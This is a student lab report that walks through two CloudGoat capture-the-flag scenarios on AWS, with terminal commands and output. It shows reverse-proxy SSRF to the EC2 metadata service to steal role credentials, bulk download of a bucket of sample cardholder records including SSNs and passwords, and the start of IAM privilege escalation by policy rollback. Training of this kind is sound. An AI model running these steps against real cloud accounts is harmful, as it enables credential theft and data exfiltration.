Ethical Hacking and Vulnerability Assessment

Roll No.: 18BCE152
Date: 17/11/2021

Practical 10


OBJECTIVE

- Demonstrate any 2 scenarios of CloudGate.

INTRODUCTION

CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment tool. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience.

IAM user creation and choosing policy.




Add user to group
Copy permissions from existing user
Attach existing policies directly
Create policy
Filter policies
Search

Showing 715 results


		Policy name	Type	Used as
☑	▸	AdministratorAccess	Job function	Permissions policy (1)
□	▸	AdministratorAccess-Amplify	AWS managed	None
□	▸	AdministratorAccess-AWSElasticBeanstalk	AWS managed	None
□	▸	AlexaForBusinessDeviceSetup	AWS managed	None
□	▸	AlexaForBusinessFullAccess	AWS managed	None

Installing Cloudgoat



```
root@kali:~# git clone https://github.com/RhinoSecurityLabs/cloudgoat.git ./CloudGoat
Cloning into './CloudGoat'...
remote: Enumerating objects: 3577, done.
remote: Counting objects: 100% (1324/1324), done.
remote: Compressing objects: 100% (932/932), done.
remote: Total 3577 (delta 552), reused 1097 (delta 373), pack-reused 2253
Receiving objects: 100% (3577/3577), 13.64 MiB | 1.77 MiB/s, done.
Resolving deltas: 100% (1382/1382), done.
root@kali:~#
```

Create configure the IAM user on AWS CLI:
aws configure –profile <name>




```
root@kali:~/CloudGoat# ./cloudgoat.py config profile
No configuration file was found at /root/CloudGoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: cloudgoat_jayraj
A default profile name of "cloudgoat_jayraj" has been saved.
root@kali:~/CloudGoat# ./cloudgoat.py config whitelist --auto
No whitelist.txt file was found at /root/CloudGoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwrite the contents of the whitelist file with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address [redacted]
root@kali:~/CloudGoat# aws configure --profile Cloudgoat_Jayraj
AWS Access Key ID [None]: [redacted]
AWS Secret Access Key [None]: [redacted]
Default region name [None]:
Default output format [None]:
root@kali:~/CloudGoat#
```

- **Scenario 1: Cloud Breach S3**

  The scenario starts with the IP address of an AWS EC2 instance with a misconfigured reverse proxy. You start as an anonymous outsider with no access or privileges, exploit a misconfigured reverse-proxy server to query the EC2 metadata service and acquire instance profile keys. Then, use those keys to discover, access and exfiltrate sensitive data from an S3 bucket. The goal of the scenario is to download the confidential files from the S3 bucket.

  To deploy the resources for each scenario on AWS


  ./cloudgoat.py create cloud_breach_s3



```
Apply complete! Resources: 19 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = [redacted]
cloudgoat_output_target_ec2_server_ip = 44.193.5.134

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = [redacted]
cloudgoat_output_target_ec2_server_ip = 44.193.5.134

[cloudgoat] Output file written to:

    /root/CloudGoat/cloud_breach_s3_cgidwe0ptref10/start.txt
```


Using a curl to do a HTTP request to the EC2 Instance reveals that the instance is acting as a reverse proxy server.

curl http:///latest/meta-data/iam/security-credentials -H ‘Host: 169.254.169.254



```
root@kali:~/CloudGoat# curl http://44.193.5.134/latest/meta-data/iam/security-credentials/ -H 'Host:169.254.169.254'
cg-banking-WAF-Role-cloud_breach_s3_cgidwe0ptref10root@kali:~/CloudGoat#
```


curl http://<ip_address>/latest/meta-data/iam/security credentials/<role name> -H ‘Host: 169.254.169.254’



```
root@kali:~/CloudGoat# curl http://44.193.5.134/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cloud_breach_s3_cgidwe0ptref10 -H 'Host:169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2021-11-23T14:22:28Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : [redacted]
  "SecretAccessKey" : [redacted]
  "Token" : [redacted]
  "Expiration" : "2021-11-23T20:56:44Z"
```


aws configure --profile <profile name>

Enter the access key and secret access key generated for the IAM instance profile. You can leave the default region name and the output format as empty.




```
root@kali:~/CloudGoat# aws configure --profile S3_breach
AWS Access Key ID [None]: [redacted]
AWS Secret Access Key [Non
Default region name [None]:
Default output format [None]:
```

List the s3 bucket contents using the stolen EC2 instance profile.
aws s3 ls –profile <profile name>




```
root@kali:~/CloudGoat# aws s3 ls --profile S3_breach
2021-07-27 03:04:54 benchhunt
2021-09-13 01:20:34 campus-placement-product-bucket
2021-11-23 09:21:06 cg-cardholder-data-bucket-cloud-breach-s3-cgidwe0ptref10
2021-05-19 06:38:36 mined-backend
2021-05-19 06:39:46 mined-frontend
2021-05-19 06:38:20 mined-frontend-build
2021-05-12 10:49:26 yash-bank-sparks
```

Using the sync command, copy the files from the s3 bucket to a new folder.
aws s3 sync s3://<bucket name>/<folder name> --profile <profile name>



```
root@kali:~/CloudGoat# aws s3 sync s3://cg-cardholder-data-bucket-cloud-breach-s3-cgidwe0ptref
10 ~/Desktop/dump --profile S3_breach
download: s3://cg-cardholder-data-bucket-cloud-breach-s3-cgidwe0ptref10/cardholders_corporate.
csv to ../Desktop/dump/cardholders_corporate.csv
download: s3://cg-cardholder-data-bucket-cloud-breach-s3-cgidwe0ptref10/cardholder_data_second
ary.csv to ../Desktop/dump/cardholder_data_secondary.csv
download: s3://cg-cardholder-data-bucket-cloud-breach-s3-cgidwe0ptref10/goat.png to ../Desktop
/dump/goat.png
download: s3://cg-cardholder-data-bucket-cloud-breach-s3-cgidwe0ptref10/cardholder_data_primar
y.csv to ../Desktop/dump/cardholder_data_primary.csv
```

To view the content of the file:
head <name>
If this data gets accessed by the attacker, then it can be misused.



```
root@kali:~/CloudGoat# head ~/Desktop/dump/cardholders_corporate.csv
id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address
1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite0@edublogs.org,Male,149.213.19.178
2,460-81-1585,JumpXS,Helenelizabeth,Horsey,iGq5eZx,hhorsey1@friendfeed.com,Female,185.239.253.79
3,579-08-7651,Kayveo,Saudra,Adamowicz,AfHq0d6,sadamowicz2@posterous.com,Female,74.193.79.239
4,142-95-7518,Centimia,Renae,Prandini,PO3aGDbmJBir,rprandini3@microsoft.com,Female,239.58.123.127
5,648-85-5597,Skajo,Yvon,Pattie,v6yq4EDvI,ypattie4@bloomberg.com,Male,190.232.22.64
6,442-43-3581,Yombu,Lishe,Jost,H64cnC,ljost5@yolasite.com,Female,5.230.158.149
7,275-76-1659,Kamba,Rollin,Shillinglaw,1coH6RrJR,rshillinglaw6@infoseek.co.jp,Male,0.97.13.206
8,510-54-6554,Flashpoint,Jeri,John,Y6drWzFTROr,jjohn7@stumbleupon.com,Female,172.160.73.242
9,194-32-6403,Brainsphere,Rubina,Tellenbrook,UOe6WYi,rtellenbrook8@soundcloud.com,Female,202.108.122.201
```


Scenario 2 – IAM Privilege Escalation by Rollback:

This scenario starts with an IAM user “Raynor” with limited privileges. The attacker is able to review previous IAM policy versions and restore one which allows full admin privileges, resulting in a privilege escalation exploit. The goal of the scenario is to acquire full administrative privileges in the AWS account.

To deploy the resources for each scenario on AWS:

./cloudgoat.py create iam_privesc_by_rollback

enumerate the policies and permissions attached to the user “Raynor” and see what privileges the user has. Running the below revealed nothing.




```
Apply complete! Resources: 8 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id =
cloudgoat_output_policy_arn = arn:[redacted]cg-raynor-policy-iam_privesc_by
_rollback[redacted]
cloudgoat_output_raynor_access_key_id [redacted]
cloudgoat_output_raynor_secret_key =
cloudgoat_output_username = raynor-iam

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id =
cloudgoat_output_policy_arn = arn[redacted]/cg-raynor-policy-iam_privesc_by
_rollback[redacted]
cloudgoat_output_raynor_access_key_id [redacted]
cloudgoat_output_raynor_secret_key =
cloudgoat_output_username = raynor-ia

[cloudgoat] Output file written to:

    /root/CloudGoat/iam_privesc_by_rollback_cgidgij6oci3ew/start.txt
```

```
aws iam list-user-policies –-user-name <user name> – profile <profile name>
```

list-user-policies: Lists the names of inline policies embedded in the specified IAM user.

```
aws iam list-attached-user-policies –-user-name <user name> –profile <profile name>
```




```
root@kali:~/CloudGoat# aws iam list-attached-user-policies --user-name raynor-iam_privesc_by_r
ollback[redacted]profile iam_rollback_breach
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback[redacted]
            "PolicyArn": "arn:aws:ia[redacted]licy/cg-raynor-policy-iam_privesc_by_rol
lback[redacted]
        }
    ]
}
```

```
aws iam get-policy -–policy-arn <policy arn> –profile <profile name>
```

get-policy: Retrieves information about the specified managed policy, including the policy’s default version and the total number of IAM users, groups and roles to which the policy is attached.


We can see that this policy version is v1.



```
root@kali:~/CloudGoat# aws iam get-policy --policy-arn arn:aws:iam[redacted]olicy/cg-ray
nor-policy-iam_privesc_by_rollback[redacted]--profile iam_rollback_breach
{
    "Policy": {
        "PolicyName": "cg-raynor-policy-iam_privesc_by_rollback_[redacted]
        "PolicyId": "ANPAWMLXUSMXD555X2GAU",
        "Arn": "arn:aws:ia[redacted]policy/cg-raynor-policy-iam_privesc_by_rollback_cgid
[redacted]
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "cg-raynor-policy",
        "CreateDate": "2021-11-23T17:03:33+00:00",
        "UpdateDate": "2021-11-23T17:03:37+00:00",
        "Tags": []
    }
}
```


aws iam get-policy-version -–policy-arn <policy arn> – profile <profile name> – version-id <version id>

An attacker with the iam:SetDefaultPolicyVersion permission may be able to escalate privileges through existing policy versions not currently in use. If a policy that they have access to has versions that are not the default, they would be able to change the default version to any other existing version.



```
root@kali:~/CloudGoat# aws iam get-policy-version --policy-arn arn:aws:iam:[redacted]polic
y/cg-raynor-policy-iam_privesc_by_rollback_[redacted]--profile iam_rollback_breach --vers
ion-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "IAMPrivilegeEscalationByRollback",
                    "Action": [
                        "iam:Get*",
                        "iam:List*",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2021-11-23T17:03:33+00:00"
    }
}
```

